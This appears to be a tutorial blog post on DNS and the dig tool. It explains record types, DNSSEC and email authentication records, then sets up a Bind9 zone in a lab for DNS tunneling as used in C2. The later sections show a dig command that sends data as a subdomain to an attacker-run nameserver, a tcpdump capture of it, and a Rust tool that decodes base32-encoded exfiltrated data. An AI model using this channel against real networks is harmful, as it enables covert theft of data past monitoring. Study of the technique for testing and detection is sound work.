DNS Extraction Debugging with Dig
Introduction
In this article, we will explore DNS tunneling that is used in C2. The goal of this article is to go over the basics of DNS and debug a simple DNS extraction system.
First, we will see how DNS works, then the next section will present the Dig binary. Finally, we will set up an infrastructure to extract data using DNS.
I. Domain Name System (DNS)
Domain Name System (DNS) is an integral part of the Internet. For example, through domain names, such as www.google.com or google.com, we can reach the web servers that the hosting provider has assigned one or more specific IP addresses. DNS is a system for resolving computer names into IP addresses, and it does not have a central database.
DNS Server Types
There are several types of DNS servers that are used worldwide:
- DNS root server: Those servers are responsible for top-level domains such as .com, .org, .net, etc. There are 13 root servers around the world.
- Authoritative name server: Authoritative name servers hold authority for a particular zone. They only answer queries from their area of responsibility, and their information is binding. If an authoritative name server cannot answer a client's query, the root name server takes over at that point. Based on the country, company, etc., authoritative nameservers provide answers to recursive DNS nameservers, assisting in finding the specific web server(s).
- Non-authoritative name server: They collect information on a specific DNS zone using recursive or iterative DNS queries without interfering with authoritative name server queries.
- Caching server: Used to cache information for other name servers for a limited period of time.
- Forwarding server: Only has one function, which is to be used to forward DNS queries to another DNS server.
- Resolver: They are not authoritative servers but they perform resolution locally in a computer or router.
DNS is mainly unencrypted. Therefore, DNS doesn't implement much security. Nonetheless, DNS Security Extension implements a layer of security by signing records to guarantee their integrity.
There are now some solutions for DNS encryption. By default, IT security professionals apply DNS over TLS (DoT) or DNS over HTTPS (DoH) here. In addition, the network protocol DNSCrypt also encrypts the traffic between the computer and the name server.
Additionally, DNS is a stealthy protocol to use to extract data because it is used by almost all the infrastructure to make name resolution and it is rarely monitored because of the high volume of data which makes it hard to monitor by nature.
A DNS query can be used to show additional information such as the email server for the domain or what the domain's name servers are called.
DNS Records
Different DNS records are used for DNS queries, the table below explains those different records.
| DNS Record | Description |
|---|---|
| A | Returns an IPv4 address of the requested domain as a result. |
| AAAA | Returns an IPv6 address of the requested domain. |
| MX | Returns the responsible mail servers as a result. |
| NS | Returns the DNS servers (nameservers) of the domain. |
| TXT | This record can contain various information. The all-rounder can be used, to validate the Google Search Console or validate SSL certificates. In addition, SPF and DMARC entries are set to validate mail traffic and protect it from spam. |
| CNAME | This record serves as an alias for another domain name. If you want the domain www.google.com to point to the same IP as google.com, you would create an A record for google.com and a CNAME record for www.google.com. |
| PTR | The PTR record works the other way around (reverse lookup). It converts IP addresses into valid domain names. |
| SOA | Provides information about the corresponding DNS zone and email address of the administrative contact. |
The SOA record is located in a domain's zone file and specifies who is responsible for the operation of the domain and how DNS information for the domain is managed.
To be noted that, the dots in the answer should be interpreted as @ for the email address of the zone administrator.

The email should be dns-admin@google.com here.
Therefore, to extract data using DNS, we would need an A record to point to our server IP and a CNAME record in case we want to redirect it to a subdomain.
DNSSEC
DNSSEC (Domain Name System Security Extensions) is a security extension of the Domain Name System (DNS) that allows verification that DNS responses are authentic and have not been modified. Its main objective is to protect against attacks such as cache poisoning (DNS spoofing).
The Problem with Classic DNS
The traditional Domain Name System does not verify the origin of responses.
Attack example:
- The user wants to go to
www.bank.com. - An attacker intercepts the DNS query.
- Responds with the IP of a fake site.
The browser would go to the attacker's site without knowing it.
What DNSSEC Does
DNSSEC adds cryptographic signatures to DNS records so that the querying server can verify their authenticity. This is based on public key cryptography.
Simplified operation:
- The domain signs its DNS records with a private key.
- The DNS resolver receives the response.
- Uses the public key to verify the signature.
- If the signature is valid → the response is trustworthy.
Important DNSSEC Elements
Some special DNS records:
- DNSKEY → contains the domain's public key
- RRSIG → digital signature of the records
- DS → connects trust with the parent zone
- NSEC / NSEC3 → prove that a record does not exist
Chain of Trust
DNSSEC works with a hierarchical chain of trust:
Root DNS
   ↓
TLD (.com, .org)
   ↓
Domain (example.com)
Each level signs the next.
What Attacks Does It Prevent
DNSSEC protects against:
- DNS cache poisoning
- DNS spoofing
- DNS response manipulation
But it does NOT encrypt DNS traffic (that's done by technologies like DNS over HTTPS (DoH) or DNS over TLS (DoT)).
Security and Mail-Related Records
Beyond DNSSEC, there are several DNS record types specifically designed to enhance email security and domain authentication. These records help protect against spam, phishing, and email spoofing attacks.
SPF (Sender Policy Framework)
SPF is a DNS record type (now implemented as a TXT record) that defines which mail servers are authorized to send email on behalf of a domain. This helps prevent email spoofing by allowing receiving mail servers to verify that incoming mail from a domain comes from an authorized server.
Example SPF record:
example.com. IN TXT "v=spf1 ip4:192.0.2.0/24 include:_spf.google.com ~all"This record specifies that only servers in the 192.0.2.0/24 range and Google's mail servers can send email for example.com.
DKIM (DomainKeys Identified Mail)
DKIM adds a cryptographic signature to email messages, stored as a TXT record in DNS. This allows the receiving server to verify that the email was actually sent by the domain it claims to be from and that the message hasn't been tampered with in transit.
The DKIM record contains a public key that corresponds to a private key used to sign outgoing emails.
Example DKIM record:
selector._domainkey.example.com. IN TXT "v=DKIM1; k=rsa; p=MIGfMA0GCS..."DMARC (Domain-based Message Authentication, Reporting & Conformance)
DMARC builds upon SPF and DKIM by allowing domain owners to publish a policy on how receiving mail servers should handle emails that fail SPF or DKIM checks. It also provides a reporting mechanism so domain owners can receive feedback about email authentication results.
Example DMARC record:
_dmarc.example.com. IN TXT "v=DMARC1; p=reject; rua=mailto:dmarc@example.com"This policy instructs receiving servers to reject emails that fail authentication and send reports to dmarc@example.com.
TLSA (DANE - DNS-based Authentication of Named Entities)
TLSA records are used to associate TLS/SSL certificates with domain names through DNS. This technology, known as DANE (DNS-based Authentication of Named Entities), allows domain owners to specify which certificates should be trusted for their services, providing an additional layer of security beyond the traditional Certificate Authority system.
TLSA records are particularly useful for protecting against man-in-the-middle attacks and certificate authority compromises.
Example TLSA record:
_443._tcp.example.com. IN TLSA 3 1 1 0C72AC70B745AC19998811B131D662C9AC69DBDBE7CB23E5B514B56664C5D3D6II. Understanding Dig
Domain Information Groper (Dig) is a useful tool for querying DNS servers.
The format of a Dig command is as follows:
dig [query-type] [domain] @[server] [options]The query-type specifies the type of DNS record to query, if not specified, Dig defaults to querying A records.
The domain specifies the domain you are querying about.
The @server is optional and is used to specify which DNS server you want to query. If omitted, dig uses the default server.
The options field, Dig offers various options to format or filter the query result. For example +noauthority will hide the authority section and +noadditional will hide the additional section.
Query Result Skeleton
A full query result looks like this:

Indeed, we can distinguish multiple sections in this query result.
In reality, multiple sections can be shown:
- The Header section provides information about the Dig query, including the query time, the server used and flags indicating here that the additional section is empty.
- The Question section displays the domain and the type of record queried.
- The Answer section contains information retrieved from the DNS server, which is most of the time the information we were looking for.
- The Authority section lists the authoritative DNS servers for the queried domain.
- The Additional section includes any other information provided by the DNS server.
By default, Dig shows all the possible sections returned in the query result.
Dig Options
Dig offers a lot of useful options, for example in order for the query to be easily read, the +short option can be used.
dig google.com +short
172.217.18.206
To perform reverse DNS lookup the -x option is used:
dig -x 172.217.18.206 +short
google.com
Some very interesting options are:
+traceto get all the hops the DNS query had to do to eventually resolve the DNS query.+dnssecwhich is to debug DNSSEC which is used to secure DNS.+noall +answer +statswhich displays only the Answer section with statistics.-f queries.txtwhich is the Dig command used in batch mode to execute multiple queries from a file.+multilinedisplays the output on several lines which makes it more readable.
I hope you got to grasp a bit more how Dig works, we will carry on implementing a Bind9 DNS server in order to deploy an infrastructure allowing us to test DNS extraction.
III. Setting Up a DNS Infrastructure
An Arch Linux will be used for this part with a bridge network setup. The files won't be placed in the same folders as a Debian-based distribution for example. A guide to bind9 for Debian can be found here: https://wiki.debian.org/BIND9
Configuration Files
All DNS servers work with three different types of configuration files:
- Local DNS configuration files
- Zone files
- Reverse name resolution files
The Bind9 DNS server is often used on Linux distributions. The local configuration files are usually:
- /etc/named.conf: where we will define our own DNS zone.
- Options section of named.conf: where we will define global server options.
- Logging section of named.conf: where we will define the logging configuration.
Our named.conf file will look like this:
zone "myextractiondomain.com" {
  type master;
  file "db.myextractiondomain.com";
};
A zone file such as /var/named/db.myextractiondomain.com is a text file that describes a DNS zone with the BIND file format. There must be precisely one SOA record and at least one NS record.
;
; BIND reverse data file for local loopback interface
;
$ORIGIN myextractiondomain.com.
$TTL 86400
@ IN SOA ns1.myextractiondomain.com. myemail.myextractiondomain.com. (
    2001062501 ; serial
    21600      ; refresh after 6 hours
    3600       ; retry after 1 hour
    604800     ; expire after 1 week
    86400 )    ; minimum TTL of 1 day

IN NS ns1.myextractiondomain.com.
ns1 IN A 192.168.1.15
For the Fully Qualified Domain Name (FQDN) to be resolved from the IP address, the DNS server must have a reverse lookup file. In this file, the computer name (FQDN) is assigned to the last octet of an IP address, which corresponds to the respective host, using a PTR record. For this purpose a /var/named/db.192.168.1 file should be created containing the PTR record:
;
; BIND reverse data file for local loopback interface
;
$ORIGIN 192.168.1.in-addr.arpa
$TTL 86400
15 IN PTR ns1.domain.com.Implementation
We will now go through the actual implementation using Arch Linux, first we need to install the required packages.
pacman -Sy bind
sudo systemctl start named
We also need a fast and granular way to reload our configuration for that we will use rndc. I advise you to follow the 2.1 section to configure rndc: https://wiki.archlinux.org/title/BIND. For the sake of simplicity, we will generate the configuration with:
sudo rndc-confgenThen this command generate a configuration for /etc/named.conf and /etc/rndc.conf which will be used to make rndc communicate with our bind9 DNS server.
Therefore, we need to reload the DNS server for the configuration to be taken into account:
sudo systemctl restart namedAfter this, we should be able to use:
rndc statusThen, if we add the modification that we previously discussed for our /etc/named.conf successfully adding the myextractiondomain.com zone, and creating the /var/named/db.myextractiondomain.com zone file and the /var/named/db.192.168.1 reverse lookup file.
It is important to set ownership to those files to named user and to give the 640 permissions which RW for the owner and R for the group:
sudo chown -hR named:named /var/named/db.myextractiondomain.com
sudo chown -hR named:named /var/named/db.192.168.1
sudo chmod 640 /var/named/db.myextractiondomain.com
sudo chmod 640 /var/named/db.192.168.1
rndc reload
For debugging, system logs for the bind9 service can be examine like this:
journalctl -u named -b | grep myextractiondomainOnce the server is reloaded, we should be able to use the dig command from the host or another bridged VM in order to see our NS and SOA record:

We can even inspect the A record we had:

If we make our A record point to our VM IP address and start a listener on port 53, we can see our ANY DNS query:

Moreover, if we want to extract data on a subdomain, we can add a CNAME record that points to a A record by adding those lines to our zone file:
extract IN A 192.168.1.181
sub.myextractiondomain.com. IN CNAME extract.myextractiondomain.com.
And then reload the configuration using rndc.
Now we should see our A record if we query it:

Starting our Tcpdump listener on port 53, we should be able to extract data using DNS:
sudo tcpdump -i enp0s3 -n port 53Sending the sensitivedataextracted string using Dig on the subdomain from an external computer:
dig any sensitivedatadextracted.extract.myextractiondomain.com @192.168.1.180We observe the following response from the Tcpdump listener:

We successfully observed that data were extracted using DNS protocol.
IV. Automating it with Rust
In this part, we will automate the process to extract encoded DNS data.
Hence, a Rust crate was created which starts a DNS server and decode base32 encoded subdomain sent from the client.
The project can be found at this URL: Dns Tunneling | Eyilink
To start the DNS server, you need to install cargo which is Rust packet manager:
curl --proto '=https' --tlsv1.2 https://sh.rustup.rs -sSf | sh
rustup update
cd dns_tunneling && cargo run
You should be presented with the following view:

By first encoding our data in base32 and then using dig to send it to our server:

We observe the following successful response from the server:

Conclusion
That's all for this article, we explored the depth of Dig and DNS tunneling techniques. We've learned how DNS works, how to use Dig for querying DNS servers, how to set up a complete DNS infrastructure with Bind9, and finally how to automate DNS data extraction using Rust.
DNS tunneling remains an important technique in cybersecurity, both for understanding potential attack vectors and for legitimate use cases such as data exfiltration testing in controlled environments. The stealthy nature of DNS traffic makes it a valuable tool for security professionals to understand and monitor.